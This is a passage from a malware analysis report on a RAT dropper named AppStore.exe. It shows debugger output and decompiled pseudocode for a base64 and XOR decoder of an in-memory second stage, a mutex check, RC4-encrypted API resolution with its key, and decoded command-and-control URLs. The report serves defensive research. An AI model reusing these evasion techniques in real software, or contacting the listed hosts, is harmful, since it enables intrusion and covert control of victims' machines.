
To decrypt the second stage payload, at first it writes itself into a buffer created by VirtualAlloc and then looks for the encrypted payload and copies it into another buffer.



```
x64dbg - File: AppStore.exe - PID: 1BE4 - Module: appstore.exe - Thread: Main Thread 1E98
File  View  Debug  Plugins  Favourites  Options  Help  Jan 3 2017
CPU  Graph  Log  Notes  Breakpoints  Memory Map  Call Stack  SEH  Scri

00007FF7ADA43229   FF 15 49 DE 00 00   call qword ptr ds:[<&VirtualAlloc>]
00007FF7ADA4322F   48 8B D8            mov rbx,rax
00007FF7ADA43232   48 85 C0            test rax,rax
00007FF7ADA43235   75 34               jne appstore.7FF7ADA4326B
00007FF7ADA43237   41 B8 00 80 00 00   mov r8d,8000
00007FF7ADA4323D   49 8B D4            mov rdx,r12
00007FF7ADA43240   48 8B CD            mov rcx,rbp
00007FF7ADA43243   FF 15 17 DE 00 00   call qword ptr ds:[<&VirtualFree>]
00007FF7ADA43249   8B 05 CD DE 01 00   mov eax,dword ptr ds:[7FF7ADA6111C]
00007FF7ADA4324F   48 8B CF            mov rcx,rdi
00007FF7ADA43252   89 1E               mov dword ptr ds:[rsi],ebx
00007FF7ADA43254   0F AF 05 65 E0 01   imul eax,dword ptr ds:[7FF7ADA612C0]
00007FF7ADA4325B   89 05 0F DF 01 00   mov dword ptr ds:[7FF7ADA61170],eax
00007FF7ADA43261   FF 15 D9 DD 00 00   call qword ptr ds:[<&CloseHandle>]
00007FF7ADA43267   33 C0               xor eax,eax
00007FF7ADA43269   EB 75               jmp appstore.7FF7ADA432E0
00007FF7ADA4326B   8B 05 D7 E5 01 00   mov eax,dword ptr ds:[7FF7ADA61848]
00007FF7ADA43271   45 33 C9            xor r9d,r9d
00007FF7ADA43274   48 8D 54 24 40      lea rdx,qword ptr ss:[rsp+40]
00007FF7ADA43279   33 05 F1 E6 01 00   xor eax,dword ptr ds:[7FF7ADA61970]
00007FF7ADA4327F   45 8D 41 01         lea r8d,dword ptr ds:[r9+1]
00007FF7ADA43283   33 C9               xor ecx,ecx
00007FF7ADA43285   89 05 D1 E6 01 00   mov dword ptr ds:[7FF7ADA6195C],eax
00007FF7ADA4328B   48 8D 44 24 68      lea rax,qword ptr ss:[rsp+68]
00007FF7ADA43290   C7 44 24 28 05 00   mov dword ptr ss:[rsp+28],5
00007FF7ADA43298   48 89 44 24 20      mov qword ptr ss:[rsp+20],rax
00007FF7ADA4329D   FF 15 85 DD 00 00   call qword ptr ds:[<&CreateDIBitmap>]
00007FF7ADA432A3   4D 8B C6            mov r8,r14
00007FF7ADA432A6   33 D2               xor edx,edx
00007FF7ADA432A8   48 8B CB            mov rcx,rbx
00007FF7ADA432AB   E8 30 29 00 00      call <appstore.memset>
00007FF7ADA432B0   41 8D 57 15         lea edx,dword ptr ds:[r15+15]
00007FF7ADA432B4   4D 8B C6            mov r8,r14
00007FF7ADA432B7   48 03 D5            add rdx,rbp
00007FF7ADA432BA   48 8B CB            mov rcx,rbx
00007FF7ADA432BD   E8 0E 0A 00 00      call <appstore.memmove>

r8d=302AC

.text:00007FF7ADA432C2 appstore.exe:$32C2 #26C2

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  Struct

Address          Hex                                              ASCII
00000126C2FA000  4C 79 4F 6E 62 55 6C 54 54 32 74 53 52 47 46 58  LyOnbUlTT2tSRGFX
00000126C2FA001  6D 4E 56 56 59 73 45 33 62 55 70 54 54 32 74 57  mNVVYsE3bUpTT2tW
00000126C2FA002  42 47 46 58 5A 79 70 56 59 6E 6B 33 62 55 70 54  BGFXZypVYnk3bUpT
00000126C2FA003  54 32 74 57 52 47 46 58 5A 79 70 56 59 6E 6B 33  T2tWRGFXZypVYnk3
00000126C2FA004  62 55 70 54 54 32 74 57 52 47 46 58 5A 79 70 56  bUpTT2tWRGFXZypV
00000126C2FA005  6B 6E 6B 33 62 55 52 4D 39 57 56 57 38 47 69 61  knk3bURM9WVW8Gia
00000126C2FA006  52 70 4A 55 4C 72 51 57 4F 53 49 36 50 45 73 6D  RpJULrQWOSI6PEsm
00000126C2FA007  4E 67 34 77 46 55 73 34 51 68 70 57 41 79 51 38  Ng4wFUs4QhpWAyQ8
00000126C2FA008  4F 30 73 30 49 55 45 6C 45 6B 52 31 43 78 63 58  O0s0IUElEkR1CxcX
00000126C2FA009  4B 51 55 41 62 77 59 35 49 41 52 35 61 69 64 66  KQUAbwY5IAR5aidf
```

Figure 12: Allocate memory

In the next step, it has implemented its own base64 decoder to decode the allocated buffer and write it into another buffer using memset and memmove. At the end, this encoded payload gets decrypted via XOR using hardcoded decryption key to generate the second stage payload.




```
__int64 __fastcall second_stage_dropper(_BYTE *a1, _BYTE *a2, int a3, __int64 a4)
{
  _BYTE *v8; // rax
  __int64 dwLowDateTime; // rbx
  void *v10; // rdi
  __int64 v12; // r8
  int v13; // er9
  __int64 v14; // rcx
  char v15; // dl
  FILETIME FileTime; // [rsp+20h] [rbp-28h] BYREF
  struct _SYSTEMTIME SystemTime; // [rsp+28h] [rbp-20h] BYREF

  dword_140021928 = 27;
  FileTimeToSystemTime(&FileTime, &SystemTime);
  dword_14002154C = dword_140021560 ^ dword_140021438;
  v8 = base64_decoder(a1, a3, &FileTime);
  dwLowDateTime = FileTime.dwLowDateTime;
  v10 = v8;
  if ( FileTime.dwLowDateTime )
  {
    sub_140003870();
    memmove(a2, v10, (int)dwLowDateTime);       // Move the base64 encoded buffer
    free(v10);
    if ( (int)dwLowDateTime > 0 )
    {
      v12 = dwLowDateTime;
      v13 = dword_1400215C4 ^ dword_140021548;
      v14 = 0i64;
      do
      {
        v15 = *(_BYTE *)(v14 + a4);
        ++v14;
        dword_14002178C = v13;
        *a2++ ^= v15;                           // Xor decryption using decryption key
        if ( v14 == 15 )
          v14 = 0i64;
        --v12;
      }
      while ( v12 );
    }
    return (unsigned int)dwLowDateTime;
  }
  else
  {
    free(v8);
    return 0i64;
  }
}
```

Figure 13: XOR decryption

After the decryption process has finished, it jumps to the start address of the second payload to execute it.

Second stage payload Analysis


This payload is loaded into memory by *AppStore.exe* and has not been written to disk. It starts by performing an initialization process which includes the following steps:




```
__int64 initialization()
{
  unsigned int v1; // ebp
  char *v2; // r14
  char *v3; // rsi
  char *v4; // rdi
  char *v5; // rdx
  char v6; // cl
  char *v7; // rcx
  char v8; // al
  char *v9; // rax
  char v10; // dl
  int v11[4]; // [rsp+30h] [rbp-1C8h] BYREF
  _QWORD v12[52]; // [rsp+40h] [rbp-1B8h] BYREF

  CreateMutexA(0i64, 0, "Microsoft32");
  if ( GetLastError() == 183 )
    return 0i64;
  resolve_API();
  if ( (unsigned int)qword_1400253B8(257i64, v12) )
    return 0i64;
  memset(Dst, 0, 0x104ui64);
  memset(&byte_140024E60, 0, 0x104ui64);
  memset(byte_140024F70, 0, 0x104ui64);
  memset(byte_1400252A0, 0, 0x104ui64);
  v1 = 0;
  v11[0] = 0;
  v2 = (char *)base64_decoder(
                 "bYR+jw2oi3a79/wcTWDH7Mcg0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZCk8=",//
                                                 // http://www.jinjinpig.co.kr/Anyboard/skin/board.php
                 68,
                 v11);
  string_decoder((__int64)v2, (__int64)v2, (unsigned int)v11[0]);
  v3 = (char *)base64_decoder(
                 "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+0iJlOGF1MSpsRjs3R9Dd2b1XQ==",//
                                                 // http://mail.namusoft.kr/jsp/user/eam/board.jsp
                 64,
                 v11);
  string_decoder((__int64)v3, (__int64)v3, (unsigned int)v11[0]);
  v4 = (char *)base64_decoder(
                 "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+0iJlOGF1MSpsRjs3R9Dd2b1XQ==",//
                                                 // http://mail.namusoft.kr/jsp/user/eam/board.jsp
                 64,
                 v11);
  string_decoder((__int64)v4, (__int64)v4, (unsigned int)v11[0]);
```


Figure 14: Initialization process

- Create Mutex: Checks if a mutex with "Microsoft32" name exist on machine or not and if it exists, it exits. Otherwise, It means the machine has not been infected with this RAT and it starts its malicious activities.
- Resolve API calls: All important API calls have been base64 encoded and RC4 encrypted which will be decoded and decrypted at run time. The key for RC4 decryption is *"MicrosoftCorporationValidation@#$%^&*()!US"*.



```
v28 = (CHAR *)alloc_for_decode("mE22qV1UxhVbsH3tgn0=", 20, &v71);
rc4_decrypt((__int64)v28, v71);
*(_QWORD *)CreateProcessA = GetProcAddress_0(LibraryA, v28);
free(v28);
v71 = 0;
v29 = (CHAR *)alloc_for_decode("mE22qV1UxhVbsH3tgms=", 20, &v71);
rc4_decrypt((__int64)v29, v71);
*(_QWORD *)CreateProcessW = GetProcAddress_0(LibraryA, v29);
free(v29);
v71 = 0;
v30 = (CHAR *)alloc_for_decode("iVqyrG9Y+gI=", 12, &v71);
rc4_decrypt((__int64)v30, v71);
*(_QWORD *)ReadFile_0 = GetProcAddress_0(LibraryA, v30);
```






```
*(_QWORD *)ReadFile_0 = GetProcAddress_0(LibraryA, v30);
free(v30);
v71 = 0;
v31 = (CHAR *)alloc_for_decode("j1qhpUBf9xNRg2rxkllCYw==", 24, &v71);
rc4_decrypt((__int64)v31, v71);
*(_QWORD *)TerminateProcess_0 = GetProcAddress_0(LibraryA, v31);
free(v31);
v71 = 0;
v32 = (CHAR *)alloc_for_decode("nVa9rG9Y5BRAlXHylGs=", 20, &v71);
rc4_decrypt((__int64)v32, v71);
*(_QWORD *)FindFirstFileW = GetProcAddress_0(LibraryA, v32);
free(v32);
v71 = 0;
v33 = (CHAR *)alloc_for_decode("nVa9rGdU7hNyunT7pg==", 20, &v71);
rc4_decrypt((__int64)v33, v71);
*(_QWORD *)FindNextFileW = GetProcAddress_0(LibraryA, v33);
free(v33);
v71 = 0;
v34 = (CHAR *)alloc_for_decode("nFqnm1BC4gJZh3HzlA==", 20, &v71);
rc4_decrypt((__int64)v34, v71);
*(_QWORD *)GetSystemTime = GetProcAddress_0(LibraryA, v34);
free(v34);
v71 = 0;
v35 = (CHAR *)alloc_for_decode("nFqni0Zc5hJAtmrQkFFURw==", 24, &v71);
rc4_decrypt((__int64)v35, v71);
*(_QWORD *)GetComputerNameW = GetProcAddress_0(LibraryA, v35);
free(v35);
v71 = 0;
v36 = (CHAR *)alloc_for_decode("i1q2o2dQ+wJQg3HulA==", 20, &v71);
rc4_decrypt((__int64)v36, v71);
*(_QWORD *)PeekNamedPipe = GetProcAddress_0(LibraryA, v36);
free(v36);
v71 = 0;
v37 = (CHAR *)alloc_for_decode("iFO2rVk=", 8, &v71);
rc4_decrypt((__int64)v37, v71);
*(_QWORD *)Sleep_0 = GetProcAddress_0(LibraryA, v37);
free(v37);
v71 = 0;
v38 = (CHAR *)alloc_for_decode("nFqnnExc5jdVp3Df", 16, &v71);
rc4_decrypt((__int64)v38, v71);
*(_QWORD *)GetTempPathA = GetProcAddress_0(LibraryA, v38);
free(v38);
v71 = 0;
v39 = (CHAR *)alloc_for_decode("nFqni1xD5AJap1z3g1lSZA2BC/M=", 28, &v71);
rc4_decrypt((__int64)v39, v71);
*(_QWORD *)GetCurrentDirectoryW = GetProcAddress_0(LibraryA, v39);
free(v39);
v71 = 0;
v40 = (CHAR *)alloc_for_decode("nVa9rGpd+RRR", 12, &v71);
rc4_decrypt((__int64)v40, v71);
*(_QWORD *)FindClose = GetProcAddress_0(LibraryA, v40);
free(v40);
v71 = 0;
v41 = (CHAR *)alloc_for_decode("iFqnjkBd8zdbunbqlE50aA==", 24, &v71);
rc4_decrypt((__int64)v41, v71);
ProcAddress_0 = GetProcAddress_0(LibraryA, v41);
*(_QWORD *)SetFilePointerEx_0 = ProcAddress_0;
free(v41);
if ( !*(_QWORD *)GetModuleFileNameA_0
  || !*(_QWORD *)DeleteFileW
  || !*(_QWORD *)CreateThread_0
  || !*(_QWORD *)CreateFileA
  || !*(_QWORD *)CreateFileW_0
  || !*(_QWORD *)WaitForSingleObject
  || !*(_QWORD *)CloseHandle_0
  || !*(_QWORD *)InitializeCriticalSection
  || !*(_QWORD *)EnterCriticalSection_0
  || !*(_QWORD *)LeaveCriticalSection_0
  || !*(_QWORD *)GetTickCount_0
  || !*(_QWORD *)GetLastError_0
  || !*(_QWORD *)DeleteCriticalSection_0
  || !*(_QWORD *)WriteFile_0
  || !*(_QWORD *)GetFileAttributesW
  || !*(_QWORD *)Sleep_0
  || !*(_QWORD *)FindClose
  || !*(_QWORD *)GetFileTime
  || !*(_QWORD *)GetSystemDirectoryW
  || !*(_QWORD *)SetFileTime
  || !*(_QWORD *)CreatePipe
  || !*(_QWORD *)CreateProcessA
  || !*(_QWORD *)CreateProcessW
  || !*(_QWORD *)ReadFile_0
  || !*(_QWORD *)TerminateProcess_0
  || !*(_QWORD *)FindFirstFileW
  || !*(_QWORD *)FindNextFileW
  || !*(_QWORD *)GetSystemTime
  || !*(_QWORD *)GetComputerNameW
  || !*(_QWORD *)PeekNamedPipe
  || !ProcAddress_0
```

Figure 15: API resolver

Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm. You can find the decoder/decryptor here. This custom encryption algorithm is similar to the encryption algorithm used by BISTROMATH RAT associated to Lazarus reported by US-CERT.



